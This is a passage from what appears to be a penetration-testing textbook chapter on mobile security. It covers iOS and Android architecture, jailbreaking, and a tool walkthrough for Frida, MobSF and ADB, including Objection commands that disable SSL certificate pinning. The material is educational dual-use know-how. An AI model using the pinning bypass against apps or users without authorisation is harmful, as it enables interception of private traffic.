**NOTE** iOS Jailbreaking is discussed in detail in this SANS blog post series: <https://www.sans.org/blog/checkra1n---part-1---prep/>. To learn more about other types of jailbreaks or get help with jailbreaking your devices, check out the iOS Jailbreak subreddit: <https://www.reddit.com/r/jailbreakandtheAndroidRoot> subreddit: <https://www.reddit.com/r/androidroot/>

## Emulators and Simulators

Another alternative to jailbreaking or rooting a device is to use an emulator or a simulator. Apple's XCode is an integrated development environment (IDE) that includes the Apple software development kit (SDK) containing tools for iOS development, as well as a simulator for iOS. Android's SDK also includes an emulator. The difference between an emulator and a simulator is that an emulator will mimic the hardware and operating system for the application being tested, but a simulator will only mimic the software environment. When testing the security of a mobile application or operating system, you may want to make sure you are using the real thing or something close to the original to ensure your results.

---



**CAUTION** The biggest benefit to using an emulator or simulator versus an actual device is that if the emulator virtual machine breaks, you can start another one. If you brick the hardware device, it likely won't be so easy to recover. As an added precaution, always

remember to back up your data first before rooting or jailbreaking the device.

## Test Hardware

Due to the extensive hardware-based controls on Apple devices, Apple provides an Apple Security Research Device (SRD) for researchers. Apple SRD is designed to allow researchers to test iOS without having to defeat its protection mechanisms. It allows sideloaded content and runs it with platform-equivalent permissions. This uses variant boot software that will not run on consumer hardware. However, these devices are only available through a tightly controlled program

(<https://developer.apple.com/programs/security-research-device/>).

## Mobile Hardware

Most mobile pentesting will focus on applications and peripheral connectivity. However, it's worth understanding some device basics. The platform's hardware determines what authentication features are available, such as what cameras and touch sensors are available for biometric identification controls, encryption engines, storage, user input, and external device connectivity.

Mobile devices are typically built with a system on a chip (SoC). The SoC is a small, integrated circuit that connects together common components that make up a mobile device, such as the CPU, GPU, RAM, ROM, and modem. For cellular communications, a SIM (subscriber identity module) card is unique and required in order to identify and authenticate a user's device on the cellular network. Once authenticated, the user's communications are encrypted. Setting a SIM personal identification number (PIN) on the mobile device can help protect your data in the event the device is lost or stolen.

Android and Apple both have hardware security features, but Apple devices have distinct hardware-based standardizations due to the closed-source nature of the ecosystem. One of the biggest

differentiators, from iOS 5 and later, is the Secure Enclave. The Secure Enclave is isolated from the main processor, and it uses a dedicated processor and memory region, secure boot ROM, and dedicated AES engine. The AES hardware engine decrypts and encrypts files as they are written or read, and keying material is not exposed to the application processor or operating system. Apple uses this to implement several security protections to prevent hardware tampering and to protect biometric authentication data and its encryption.

Start by understanding that Apple protects device-specific secrets by generating a unique ID (UID) root cryptographic key for each device, and it protects software-specific secrets with a group ID (GID) that is shared across all devices of that type. These are used to ensure that changes to sensitive hardware (such as the internal SSD storage or the touch sensor) render encrypted data inaccessible. These keys are not recoverable, even when using a JTAG or other debugging interface.

---



**NOTE** JTAG stands for Joint Test Action Group. A JTAG interface is a hardware mechanism used for debugging and connecting to embedded devices on a circuit board. JTAG is an industry standard recognized in IEEE Std 1149.1. You can read more about the standard from the IEEE digital library at <https://ieeexplore.ieee.org>.

## Mobile Operating Systems Overview

As you might suspect, with differences in the hardware, there are differences in the OS. These differences will influence what tools you use, where you look for information, and how you evaluate security of the device. In order to understand these differences, let's dig into the iOS and Android operating systems.

# iOS Operating System Security

The iOS operating system is proprietary, and iOS and its variants run exclusively on Apple mobile devices (i.e., iPhone, iPad). iOS is based on Darwin ([www.puredarwin.org](http://www.puredarwin.org)). Apple includes numerous security measures in the OS. For example, Apple limits available services and tools and loads the entire OS partition as read-only on disk to protect the OS contents. iOS also marks memory locations as nonexecutable through the Execute Never (XN) feature. The kernel checks applications accessing memory locations that are writeable and executable for Apple-only dynamic code-signing entitlement before being allowed.

Most system files, resources, and third-party applications are run as a nonprivileged mobile user. System applications and daemons use digitally signed entitlements to perform privileged operations. Entitlements are key-value pairs that allow authentication for applications outside of normal runtime parameters. Third-party applications gain access to user information and extensions or other features by way of declared entitlements. If a user grants an application access, that grant confers to the extensions embedded in the application, but not to extensions activated by the application.


Extensions are special signed executables packaged with the app that provide functionality to other apps. These extensions are detected and mapped for use during application install. Extensions are sandboxed—they run in a separate memory space and container from the application. Communication between extensions and the application that activated them must be handled through interprocess communications managed by the system framework. Apps and extensions from the same developer can use a shared App Group, which will allow them to share content using a shared container, preferences, and keychain items.

Additionally, iOS verifies vetted accessories via the Made for iPhone (MFI) program. When an MFI device is connected using a Lightning, USB-C connector, or Bluetooth, iOS validates it with a challenge-response protocol using an Apple-provided certificate from the accessory. A custom integrated circuit (IC) in the iDevice handles

this exchange. This IC ensures that only approved accessories get full access to the device. If this authentication isn't supported, access is limited to a subset of audio controls and functionality.

## **Android Operating System**

Android is an open-source mobile operating system based on the Linux 2.x and 3.x kernels (<https://developer.android.com>) developed by Google. Android runs on a variety of hardware such as mobile phones, televisions, tablets, and other technological items. [Figure 7-1](#) describes the major components of the Android platform. On a mobile Android device, users interact within the application layer. This layer is also home for the native system apps that are installed by default such as the calendar app, camera, and e-mail. Android applications are developed in Java or Kotlin. Applications run their own processes within a virtual machine (i.e., an instance of ART, which is short for Android Runtime) as if they were separate user accounts with separate home directories. This provides isolation among all the other applications running on the device. The Java application programming interface (API) framework exposes features of the Android OS to simplify access to application data and other system components. The primary components of an Android application are



**Figure 7-1** The Android platform

- **Activities** Parts of the application the user can see
- **Fragments** A behavior that is placed in an activity
- **Intents** Used for sending messages between other components
- **Broadcast receivers** Allow an application to receive notifications from other apps
- **Content providers** A SQLite database to store data in the form of a flat file
- **Services** Used to start intents, send notifications, and process data

The hardware abstraction layer (HAL) interfaces with built-in hardware components of the device. The native C and C++ libraries provide support for applications developed in native code, such as HAL and ART. The kernel provides foundational services to other components within the platform, such as drivers, memory management, and display functionality.

---




**NOTE** ART is the successor of the original runtime, the Dalvik Virtual Machine (DVM). Android versions 5.0 (API level 21) or higher no longer use DVM.

Android partitions are broken out on either the internal memory of the device or external storage. The following table describes common partitions created on most Android operating systems.

<b>Partition</b>	<b>File System Type</b>	<b>Purpose</b>	<b>Viewable Without Root</b>
/	rootfs	RAMDISK	No
/system	ext4	Contains the entire operating system, except the kernel and RAMDISK	No
/data	ext4	Contains user and installed app data	Yes
/cache	ext4	Where Android stores frequently accessed data	Yes
/storage	FUSE (Filesystem in Userspace)	Contains internal (emulated) and external (sdcard) storage locations	Yes

## Mobile Applications Overview

For this chapter, we will focus on mobile application testing, as it is the broadest area of knowledge. The OWASP Mobile Security project is an effort to provide resources and guidance for the secure development of mobile applications. As with web applications, OWASP has provided a Mobile Top Ten Risks, as illustrated in [Figure 7-2](#). OWASP also provides security checklists, testing guides, and other information about testing and developing secure mobile applications. Within this project, mobile applications are categorized as native, web, hybrid, or progressive web applications.



---

## Figure 7-2 OWASP Mobile Top Ten Risks (2016)

Native applications can be closely coupled with the OS and have direct access to cameras, sensors, and other device components. To create these applications, developers use SDKs that are specialized for the OS. For Android, this means using Java or Kotlin, and for iOS, this means using Objective-C or Swift. As native apps are developed with close coupling to the OS, they will only work for a single OS unless they are ported using special development tools.

Web applications, on the other hand, look like native applications, but run like a web page in the device's browser. These are often written in HTML5 and enjoy cross-platform portability. However, their functionality relies on communicating to an online back-end. As such, these can generally be tested with the same methodologies we discussed in [Chapter 5](#).

Hybrid and progressive applications are not as simple. Hybrid apps are a combination of web and native applications. Their components use a web-to-native abstraction layer to use both web and native features. On the other hand, progressive web apps load like web pages, but allow offline use and can access limited device functions, depending on the platform. These often have local components, including storage and application configurations in the form of a Web Application Manifest.

---



**NOTE** The OWASP Mobile App Security Checklist (<https://github.com/OWASP/owasp-mstg>) describes common areas of concern to be evaluated during mobile pentests, while the OWASP Mobile Security Testing Guide (MSTG, <https://owasp.org/www-project-mobile-security-testing-guide/>) elaborates on internals of the various platforms, defines standards for security testing of mobile

applications, and outlines procedures and tools to perform various testing activities against mobile devices.

Each platform implements its own application format. Applications developed for Android are stored in the Android Package Kit (APK). Since Android applications are Java-based, an APK is in a Java Archive (JAR) format and includes a manifest file (`AndroidManifest.xml`), which embeds the contents in a binary XML format. iOS applications are stored in the iOS App Store Package archive (IPA) format. The IPA is a ZIP-compressed archive containing all the code and resources needed to run the application. The built-in directory structure includes the `Application.app`, which resides inside the `Payload` folder and contains all the application code and resources; the application icon, stored in the `iTunesArtwork` folder; the `iTunesMetadata.plist`, which contains developer identification information, the bundle identifier, and other application identifying data; and extensions bundles, which are stored in directories named for the kit used to create them.

When applications run, they are sandboxed to prevent them from accessing data from other applications or making changes to the device. Each application has its own container, and if it needs to access device data or data from other applications, it must use services provided by the OS. In iOS, this container includes

- The Bundle container, a read-only, signed container where the app and all of its resources reside
- The Data Container, which usually includes the `Documents` directory (for user-created and user-accessible content); the `Library` directory (a top-level directory for storing any files that are not user accessible, usually including an `Application Support` subdirectory for files the app needs to run but should be hidden from the user); and a `tmp` directory (for nonpersistent files)
- An iCloud container for cloud enablement

To test an application, you will either need to install and run it, or you will need a device with it already installed to observe. As mentioned earlier, mobile applications are frequently web clients that interface with other web services and APIs. Therefore, you can use many of the techniques we discussed in [Chapter 3](#) and [Chapter 5](#) in the mobile space. For example, the best way to evaluate the use of communication channels is to intercept the traffic and conduct network analysis. Use OWASP ZAP or Burp Suite to inspect and manipulate web traffic, search for weak or deprecated encryption algorithms, or use Postman to evaluate API abuse. In some cases, you will need to bypass certificate pinning in order to observe the traffic. Let's dig in.

---



**NOTE** OWASP's article "Certificate and Public Key Pinning" explains what certificate pinning is and how it works within the context of mobile platforms: [https://owasp.org/www-community/controls/Certificate\\_and\\_Public\\_Key\\_Pinning](https://owasp.org/www-community/controls/Certificate_and_Public_Key_Pinning)

## Testing iOS

The OWASP Mobile Security Testing Guide recommends testing application input (including IPC, URL schemes, and user input), WebView-loaded content, back-end communication security, local data storage protection, and defense against reversing/repackaging to evaluate the security of iOS applications. To do this, you need either a copy of the application or access to a device that has the application installed.


Apple uses code signing to ensure only approved applications are run in iOS. Code can be signed by certificate validation, which requires registration and identity verification through the Apple Developer Program or the Apple Developer Enterprise Program. Verification is also done using code signature validation, which

ensures all the libraries linked at launch have a valid Team ID extracted from Apple-issued certificates. The latter is a protection measure against loading third-party code by existing applications. If you have an Apple Developer account, you can sign iOS applications. Be aware, your account may be revoked if your actions are perceived as malicious, so use an account separate from your personal use account if you plan on any security research. As you might imagine from the extensive iOS security controls, testing iOS applications without jailbreaking the device is difficult.

## Cydia Impactor

The Cydia Impactor tool (<http://www.cydiaimpactor.com>) is a GUI used to install IPA files to an iDevice. Jailbreaks, for example, are packaged as an IPA, and the Impactor tool is used to transfer the jailbreak over to the device for installation. Follow these steps to install an app to your device:

1. On your laptop, download the latest Cydia Impactor installation file for your appropriate operating system.
2. Connect the mobile device to your laptop.
3. On your laptop, open up the Cydia Impactor application. If Cydia recognizes the device, it will be displayed in the top drop-down menu box.



4. Download the app for your device and iOS version to your laptop.
5. On your laptop, open your favorite file manager GUI and drag the application file into the Cydia Impactor window. You will


be asked for your Apple ID and password to continue. Enter the correct e-mail and password when prompted, then click the OK box to continue.

6. If successful, Cydia Impactor will install the IPA to the device and you will see the app on the mobile device desktop.

## Cydia Package Manager

The Cydia Package Manager is the app store for “jailbroken” iDevices. Jay Freeman (saurik) is the initial creator of Cydia, which is typically installed by default after a successful jailbreak, like the ones provided from Yalu and Pangu. The Cydia home screen provides access to features including user guides, themes that can be installed to the device, repositories (repos) for useful packages, and the ability to search for a package you want to install from a repo.

[Figure 7-3](#) provides an example of what the Cydia home screen will look like. Some basic tools you may want to search for and install from the preconfigured repos are Class Dump, Wget, OpenSSH, and IPA Installer Console.



**Figure 7-3** Cydia Package Manager

## Frida for Dynamic Analysis

Frida is a modular framework designed for assessing the security of mobile apps. Frida is not only an iOS testing tool. It can also be used for Android, Windows, Linux, macOS, and QNX testing. Frida has

three modes of testing: Injected mode, where you spawn into a running program or are testing a device where frida-server is running; Embedded mode, which uses a shared library (frida-gadget) embedded into your app to interact remotely; and Preloaded mode. Frida includes a number of useful tools for testing, including a code tracing engine called Stalker for tracing threads and capturing functions and instructions that are executed. But it's not a debugger. It doesn't modify code at runtime or pause execution, for example. It's also not a disassembler. Let's look at a use case.

To install Frida, you should have Python 3.x and PyPI installed on your laptop. Then run:

```
$ pip3 install frida-tools
```

Assuming that you are using macOS, you can use Frida version 12.7.12 or above ([github.com/frida/frida/releases/latest](https://github.com/frida/frida/releases/latest)) to target a USB-connected iOS 13 device. Using Cydia, go to Manage | Sources | Edit | Add, and enter `https://build.frida.re` to add Frida's repository. You can now enter the command `frida-ps` to list all installed apps.

```
$ frida-ps -Ua
```

```
$ frida-ps -U
PID  Name
--- -----
100  ACCHWComponentAuthService
390  ASPCarryLog
277  AppSSODaemon
79   AppleCredentialManagerDaemon
236  AssetCacheLocatorService
157  BlueTool
250  CAReportingService
176  CMFSyncAgent
477  CacheDeleteAppContainerCaches
482  CacheDeleteExtension
339  Calendar
286  CalendarWidgetExtension
187  CallHistorySyncHelper
520  Camera
347  CategoriesService
133  CloudKeychainProxy
89   CommCenter
137  CommCenterMobileHelper
310  ContainerMetadataExtractor
241  ContextService
522  CoreLocationVanillaWhenInUseAuthPromptPlugin
```

It should prompt you to connect your device via USB. When you connect it, you should see a list of all processes running on the jailbroken device. Now you can launch the application you want to test and connect to it with Frida using frida-trace. Start by using frida-discover to look for calls to trace:

```
$ frida-discover -U MyApplication
```

pentestplus		
Calls	Function	
4	sub_75c0	
3	sub_75a8	
3	sub_75d8	
1	sub_74a0	
1	sub_74ac	
1	sub_74c4	
1	sub_7584	
1	sub_7590	
1	sub_7650	
1	sub_759c	
1	sub_75e4	
1	sub_6260	
1	sub_631c	
1	sub_6328	
1	sub_75fc	
1	sub_64a4	
BackBoardServices		
Calls	Function	
654	sub_5397c	

Once you find an interesting API to follow, you can use frida-trace:

```
$ frida-trace -U MyApplication -i "TargetFunction"
```

```
Started tracing 12 functions. Press Ctrl+C to stop.
/* TID 0x103 */
4561 ms $s11pentestplus6getURIyyF()
12166 ms $s11pentestplus6getURIyyF()
14131 ms $s11pentestplus6getURIyyF()
15314 ms $s11pentestplus6getURIyyF()
16214 ms $s11pentestplus6getURIyyF()
17181 ms $s11pentestplus6getURIyyF()
17916 ms $s11pentestplus6getURIyyF()
18698 ms $s11pentestplus6getURIyyF()
```

The `-i` flag tells it to hook a C function. For Objective-C functions, you would use the `-m` flag. You can look at processes, trace APIs in a specific process, or inject into your application using the `-l` flag to specify your injected script. Frida handles this with supplied tools like frida-ps and frida-trace; however, you can write your own or use community contributed code from repos like the Frida CodeShare ([codeshare.frida.re/](https://codeshare.frida.re/)).



**NOTE** To read more about Frida, including other use cases, tips on writing scripts for injection, and documentation about Frida APIs, visit their documentation trove at <https://frida.re/docs/home/>.

## Using Objection to Bypass SSL Pinning

Applications that communicate to external server back-ends will sometimes use SSL pinning to secure the connection. If it's all encrypted and it's pinned to the server's certificate, even an on-path attack won't help you test the traffic. You can use the Objection tool (<https://github.com/sensepost/objection>) to bypass SSL pinning. Just like Frida, you should have Python3 and PyPI installed on your laptop and install objection using pip3:

```
$ pip3 install objection
```

You can then explore your USB-connected device by typing:

```
$ objection -g AppName explore
```

The objection command `ios sslpinning disable` will then attempt to bypass the SSL pinning, allowing you to inspect traffic using a tool such as Burp.



Runtime Mobile Exploration  
by: @leonjza from @sensepost

```
[tab] for command suggestions
[... ] on (iPhone: 14.7.1) [usb] # ios sslpinning disable
      .
(agent) Hooking common framework methods
(agent) Found NSURLSession based classes. Hooking known pinning methods.
(agent) Hooking lower level SSL methods
(agent) Hooking lower level TLS methods
(agent) Hooking BoringSSL methods
(agent) SSL_set_custom_verify not found, trying SSL_CTX_set_custom_verify
(agent) Registering job 562919. Type: ios-sslpinning-disable
[... ] on (iPhone: 14.7.1) [usb] #
```

## Using MobSF for Static Analysis

The Mobile Security Framework (MobSF) (<https://github.com/MobSF>) is an all-in-one, automated pentesting framework for mobile applications for Android, iOS, and Windows platforms. During this exercise, we will take the DVIA IPA (<https://github.com/prateek147/DVIA-v2>) and see what is under the hood.



**NOTE** You can read more about MobSF, including install instructions, requirements, and how-to's, at <https://mobsf.github.io/docs/#/>.

With MobSF installed and running, open your web browser and go to <https://127.0.0.1:8000>, which is the default navigation page. Then, click on the Upload & Analyze button and locate the IPA file for DVIA and select it to upload the file into MobSF and start the static analysis process. In the terminal window where you launched

MobSF, you will notice general logging and error messages while processing the file. Once analysis is complete, you will be taken to the Static Analysis page, where you can navigate the findings from the static analysis. [Figure 7-4](#) shows the Information and Options features for the DVIA application.

The screenshot shows the MobSF interface for static analysis. On the left, a sidebar menu includes 'Information', 'Options', 'Permissions', 'Transport Security', 'Binary Analysis', 'File Analysis', 'Libraries' (expanded), 'Files', and 'Download Report'. The main area is divided into two sections: 'File Information' and 'App Information'. Under 'File Information', details for 'DVIA-v2.swift.ipa' are listed: Name (DVIA-v2.swift.ipa), Size (19.37MB), MD5 (35469622303ba10a2195557a3ad1810a), SHA1 (85174824d6cd7c83df98c518247acf8a14b28882), and SHA256 (a0efb217f3dd018a4fbea7b2d63db7da4e21d5d7cdc20bd4a72a8a5b57e98817). Under 'App Information', app details are shown: App Name (DVIA-v2), Identifier (com.highaltitudehacks.DVIAswiftv2), SDK Name (iphonesos11.2), Version (1), Platform Version (11.2), and Min OS Version (10.0). At the bottom of the main area are buttons for 'View Info.plist', 'View Strings', 'View Class Dump', and 'Rescan'.

**Figure 7-4** Static analysis using MobSF

**Property Lists** Every iOS application uses a property list (plist) file, which is typically encoded using the Unicode UTF-8 encoding and the contents are structured in XML. [Figure 7-5](#) provides an example plist file recovered by MobSF during static analysis. A plist is used to store configuration data about the app. These files are subject to information disclosure attacks and can be modified to bypass application restrictions.



```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple
.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
    <key>BuildMachineOSBuild</key>
    <string>17D47</string>
    <key>CFBundleDevelopmentRegion</key>
    <string>en</string>
    <key>CFBundleExecutable</key>
    <string>DVIA-v2</string>
    <key>CFBundleIcons</key>
    <dict>
        <key>CFBundlePrimaryIcon</key>
        <dict>
            <key>CFBundleIconFiles</key>
            <array>
                <string>AppIcon20x20</string>
                <string>AppIcon29x29</string>
                <string>AppIcon40x40</string>
                <string>AppIcon60x60</string>
            </array>
            <key>CFBundleIconName</key>
            <string>AppIcon</string>
        </dict>
    </dict>
</dict>
```

---

**Figure 7-5** DVIA plist file

**Binary Analysis** MobSF evaluates the DVIA application for potential vulnerabilities using security development best practices. As we discussed earlier in the chapter, software assurance testing helps provide assurance that the software is free and clear of bugs, and binary analysis is a way to evaluate bugs in compiled software. In [Figure 7-6](#), MobSF identified potentially insecure APIs used by DVIA. These APIs could pose an unnecessary security risk to the user.

Binary make use of banned API(s)	Insecure	The binary may contain the following banned API(s) <b>strcat, alloca, strcpy, sprintf, printf, gets, strlen, memcpy, strncpy.</b>
---	----------	--

---

## Figure 7-6 DVIA binary analysis vulnerability

---



**NOTE** MobSF does provide a dynamic analysis option for your Android device; however, this capability is not currently supported for iOS devices. You can find out more information from the MobSF GitHub page.

## Testing Android

We talked earlier in this chapter about jailbreaking or rooting a device in order to get broader access for testing. When you have physical access to your Android device, the most reliable way to connect is using the Android Debug Bridge (ADB). Once you root the device, you can install and configure SSH and ssh to the device as “root.” ADB comes with the installation of Android Studio (<https://developer.android.com/studio>) and has many options. To see a list of command options, execute the command `adb` in a terminal window by itself. Once you have the device connected to the laptop, you can list the presence of the device or emulator using the following command:

```
adb devices -l
List of devices attached
<device name>    device <product information>
```

To drop into a shell, use the command syntax `adb shell`. If you have multiple devices and emulators connected at the same time, you can specify which one to use:

```
adb -s <device name> shell
```

